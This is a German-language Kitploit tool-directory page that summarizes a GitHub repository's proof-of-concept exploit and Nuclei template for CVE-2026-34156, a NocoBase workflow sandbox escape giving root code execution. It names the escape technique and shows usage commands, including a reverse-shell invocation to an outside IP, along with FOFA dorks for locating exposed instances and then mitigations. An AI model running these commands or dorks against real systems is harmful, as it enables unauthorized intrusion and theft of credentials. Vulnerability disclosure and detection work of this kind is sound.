Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2026-34156 — PoC-Exploit und Nuclei-Template für CVE-2026-34156, eine NocoBase-Workflow-Sandbox-Escape, die unauthentifizierte Remote-Code-Ausführung als root ermöglicht. | Kitploit
Tools/GitHubGitHub/ashrafzaryouh/cve-2026-34156
AufklärungSchwachstellenscannerWeb-SchwachstellenscannerSchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungRemote-Access-Tool
Teilen
GitHubashrafzaryouh/cve-2026-34156

CVE-2026-34156

PoC-Exploit und Nuclei-Template für CVE-2026-34156, eine NocoBase-Workflow-Sandbox-Escape, die unauthentifizierte Remote-Code-Ausführung als root ermöglicht.

Repository anzeigen
vor 7 MonatenNoch nicht geprüft



🚨 CVE-2026-34156 - NocoBase Kritische Sandbox-Escape

ChatGPT Image Apr 3, 2026, 01_32_16 PM Critical CVSS 9.9 Exploit Public

Nicht authentifizierte / gering privilegierte → Root-Remote-Code-Execution in NocoBase


📌 Überblick

CVE-2026-34156 ist eine kritische Sandbox-Escape-Schwachstelle in NocoBase (einer Open-Source-No-Code-/Low-Code-Plattform).

Ein Angreifer, der in der Lage ist, einen Workflow-Script-Node zu erstellen oder auszuführen (auch mit geringen Privilegien), kann die Node.js-vm-Sandbox umgehen und vollständige Remote-Code-Execution als root innerhalb des Containers erreichen.

Betroffene Versionen

  • NocoBase < 2.0.28

Behoben in

  • NocoBase 2.0.28 (veröffentlicht im März 2026)

🛠 Schwachstellendetails

  • Komponente: @nocobase/plugin-workflow-javascript (Script-Node)
  • Typ: Sandbox-Escape über console._stdout.constructor.constructor
  • Auswirkung:
    • Remote-Code-Execution als root (uid=0)
    • Ausführung beliebiger Befehle
    • Zugriff auf das Dateisystem (fs)
    • Offenlegung von Umgebungsvariablen (Datenbank-Anmeldedaten, Secrets)
    • Vollständige Kompromittierung des Containers

Ursache

Das in die Sandbox übergebene console-Objekt stammt aus der Host-Realm, wodurch Angreifer die Prototypenkette hochsteigen und auf den echten Function-Konstruktor → process.mainModule.require zugreifen können.


🚀 Exploit

Proof of Concept (PoC)

# Einfache Befehlsausführung

python3 CVE-2026-34156.py -u https://target.com -e [email protected] -p password -c "id"

# Reverse Shell
python3 CVE-2026-34156.py -u https://target.com -r 192.168.1.100:4444

Das Repository enthält: Vollständiges PoC-Skript, Nuclei-Template und einen sicheren Checker.


🧪 Erkennung

Nuclei-Template

nuclei -u https://target -t cves/CVE-2026-34156.yaml

FOFA-Dorks

title="NocoBase" || title="Sign in - NocoBase"
title="NocoBase" && body="workflow"

🛡️ Gegenmaßnahmen

  1. Sofort aktualisieren auf NocoBase 2.0.28 oder neuer.
  2. Den Workflow-Script-Node für nicht vertrauenswürdige Benutzer deaktivieren.
  3. NocoBase-Container als Nicht-root-Benutzer ausführen.
  4. In der Produktion stärkere Sandboxing-Mechanismen verwenden (z. B. isolated-vm).

📸 Screenshots

cve-2026-34156

⚠️ Rechtlicher Haftungsausschluss

Dieses Repository dient ausschließlich Bildungszwecken und autorisierter Sicherheitsforschung.
Verwenden Sie es nur auf Systemen, die Ihnen gehören oder für die Sie eine ausdrückliche schriftliche Testgenehmigung besitzen.

Unbefugte Ausnutzung ist illegal.


⭐ Danksagungen & Referenzen

  • Entdeckung: Unbekannt (öffentlich offengelegt)
  • Patch: NocoBase Security Team
  • NVD: CVE-2026-34156
  • GitHub Advisory: GHSA-px3p-vgh9-m57c

Mit ❤️ für die Sicherheitscommunity erstellt
Bleiben Sie sicher. Patchen Sie schnell.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    398
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    259
  • 6

    antifox

    antifox-ai/antifox

    KI-Multi-Agenten-Plattform für autonome Penetrationstests, die Recon, Angriffsflächen-Erkennung, Exploit-Validierung und evidenzbasierte Berichtserstellung durchführt.

    257

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →